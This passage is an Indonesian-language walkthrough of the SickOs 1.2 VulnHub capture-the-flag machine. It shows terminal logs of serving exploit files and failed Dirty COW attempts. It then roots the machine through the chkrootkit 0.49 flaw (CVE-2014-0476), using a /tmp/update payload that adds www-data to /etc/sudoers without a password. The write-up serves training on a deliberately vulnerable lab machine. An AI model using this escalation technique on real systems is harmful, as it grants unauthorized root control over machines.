 ✘ kali@kali  ~/CTF/sickos2  python3 -mhttp.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.1.9 - - [24/Jul/2023 08:25:41] "GET /37292 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
 kali@kali  ~/CTF/sickos2  python3 -mhttp.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
^C
Keyboard interrupt received, exiting.
 kali@kali  ~/CTF/sickos2  python3 -mhttp.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.
 kali@kali  ~/CTF/sickos2  python3 -mhttp.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
192.168.1.10 - - [24/Jul/2023 08:41:25] "GET /37292 HTTP/1.1" 200 -
```


```
 kali@kali  ~/CTF/sickos2  ls
37292  37292.1  blow.jpg  les.sh  nikto.txt  nmap.txt  php-reverse-shell.php  uc_httpd_exploit
 kali@kali  ~/CTF/sickos2 
```

```
www-data@ubuntu:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
ofs.c:1:1: error: expected identifier or '(' before '<' token
ofs.c:16:25: error: too many decimal points in number
ofs.c:16:37: error: expected identifier or '(' before numeric constant
ofs.c:16:37: error: stray '#' in program
ofs.c:16:79: error: invalid digit "9" in octal constant
ofs.c:16:92: error: expected '=', ',', ';', 'asm' or '__attribute__' before '&' token
ofs.c:16:92: error: stray '#' in program
ofs.c:16:94: error: invalid digit "9" in octal constant
ofs.c:16:99: error: unknown type name 'Local'
ofs.c:16:115: error: expected '=', ',', ';', 'asm' or '__attribute__' before 'Escalation'
ofs.c:57:21: warning: character constant too long for its type [enabled by default]
ofs.c:58:18: warning: character constant too long for its type [enabled by default]
ofs.c:72:76: error: expected '=', ',', ';', 'asm' or '__attribute__' before '.' token
ofs.c:73:12: warning: character constant too long for its type [enabled by default]
ofs.c:73:12: error: expected declaration specifiers or '...' before '\x65617465'
ofs.c:73:22: warning: character constant too long for its type [enabled by default]
ofs.c:73:22: error: expected declaration specifiers or '...' before '\x30312d34'
ofs.c:73:38: error: expected declaration specifiers or '...' before '{' token
ofs.c:73:40: warning: character constant too long for its type [enabled by default]
ofs.c:73:56: warning: character constant too long for its type [enabled by default]
ofs.c:75:12: warning: multi-character character constant [-Wmultichar]
ofs.c:75:12: error: expected declaration specifiers or '...' before '\x73656e64'
ofs.c:75:20: warning: character constant too long for its type [enabled by default]
ofs.c:75:20: error: expected declaration specifiers or '...' before '\x76696577'
ofs.c:76:5: error: expected identifier or '(' before '<' token
ofs.c:94:21: error: invalid suffix "px" on integer constant
ofs.c:95:28: error: invalid suffix "px" on integer constant
ofs.c:97:22: error: invalid suffix "px" on integer constant
ofs.c:101:9: error: expected identifier or '(' before '.' token
ofs.c:106:9: error: expected identifier or '(' before '.' token
ofs.c:108:13: error: stray '#' in program
ofs.c:110:9: error: expected identifier or '(' before '.' token
ofs.c:111:13: error: stray '#' in program
ofs.c:112:13: error: stray '#' in program
ofs.c:115:9: error: expected identifier or '(' before '.' token
ofs.c:116:13: error: stray '#' in program
ofs.c:119:5: error: expected identifier or '(' before '<' token
ofs.c:133:19: error: expected identifier or '(' before '<' token
ofs.c:262:20: warning: missing terminating " character [enabled by default]
ofs.c:262:9: error: missing terminating " character
ofs.c:263:13: warning: missing terminating " character [enabled by default]
```

Karena saya masih kebingungan jadi saya menggunakan linux suggestor untuk melakukan analisa terhadap mesin tersebut dan mendapatkan beberapa kerentanan yang bisa diliat lengkap disini "https://pastebin.com/4LRGNzNW"


di cve pertama saya menemukan dirty cow dan sedikit mempelajari referensinya disini "https://www.youtube.com/watch?v=kEsshExn7aE"

Setelah saya coba exploitnya dan mengeksekusinya di tmp ternyata exploitnya tidak berhasil




```
$ ./dirtyc0w
./dirtyc0w
./dirtyc0w: 1: ./dirtyc0w: Syntax error: word unexpected (expecting ")")
$ S
```

Setelah itu saya coba lagi mencoba untuk melihat package apa yang terinstall menggunakan "dpkg -l" dan menemukan chkrootkit yang sebelumnya terdapat kerentanan saat saya menggunakan linux suggestor




```
ii  busybox-initra 1:1.18.5-1ubun Standalone shell setup for initramfs
ii  busybox-static 1:1.18.5-1ubun Standalone rescue shell with tons of builtin
ii  bzip2          1.0.6-1        high-quality block-sorting file compressor -
ii  ca-certificate 20111211       Common CA certificates
rc  chkrootkit     0.49-4ubuntu1. rootkit detector
ii  command-not-fo 0.2.46ubuntu6  Suggest installation of packages in interact
ii  command-not-fo 0.2.46ubuntu6  Set of data files for command-not-found.
ii  console-setup  1.70ubuntu5    console font and keymap setup program
```




```
[+] [CVE-2014-0476] chkrootkit

   Details: http://seclists.org/oss-sec/2014/q2/430
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/33899
   Comments: Rooting depends on the crontab (up to one day of delay)
```

Di comments diatas terdapat pesan berubah “Rooting depends on the crontab” lalu saya coba saja cek di /etc apakah terdapat crontab, dan ternyata terdapat beberapa crontab yang berjalan



```
$ ls -al /etc/ | grep -e "cron"
ls -al /etc/ | grep -e "cron"
drwx------  2 root root    4096 Apr 12  2016 cron.d
drwxr-xr-x  2 root root    4096 Apr 12  2016 cron.daily
drwxr-xr-x  2 root root    4096 Mar 30  2016 cron.hourly
drwxr-xr-x  2 root root    4096 Mar 30  2016 cron.monthly
drwxr-xr-x  2 root root    4096 Mar 30  2016 cron.weekly
-rw-r--r--  1 root root     722 Jun 19  2012 crontab
```

Dan setelah saya cek ternyata chkrootkit ada di crontab



```
$ ls -al /etc/cron.daily
ls -al /etc/cron.daily
total 72
drwxr-xr-x  2 root root  4096 Apr 12  2016 .
drwxr-xr-x 84 root root  4096 Jul 24 19:21 ..
-rw-r--r--  1 root root   102 Jun 19  2012 .placeholder
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x  1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 12  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard
```


Setelah itu saya coba cari versi dari chkrootkit tersebut dan mendapatkan bahwa chkrootkit tersebut menggunakan versi 0.49, yang mana saya mendapatkan exploitnya.

“https://www.exploit-db.com/exploits/33899”


Yang saya pahami disini exploitnya akan berjalan dan akan melakukan execute apapun yang berada di file /tmp/update

```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.
```


Maka disini saya coba menambahkan www-data di sudo su, setelah menunggu cronnya berjalan maka saya lakukan sudo su dan mendapatkan akses rootnya.



```
$ echo 'echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update

echo 'echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$
$ cd /tmp
cd /tmp
$ ls
ls
dirtyc0w  php.socket-0  update  wget-log  wget-log.1
```



```
www-data@ubuntu:/tmp$ sudo su
sudo su
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp# $
```



```
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused o
n elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling
tester(s), gathering more information about the target using different methods, though while developing man
y of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~# $
```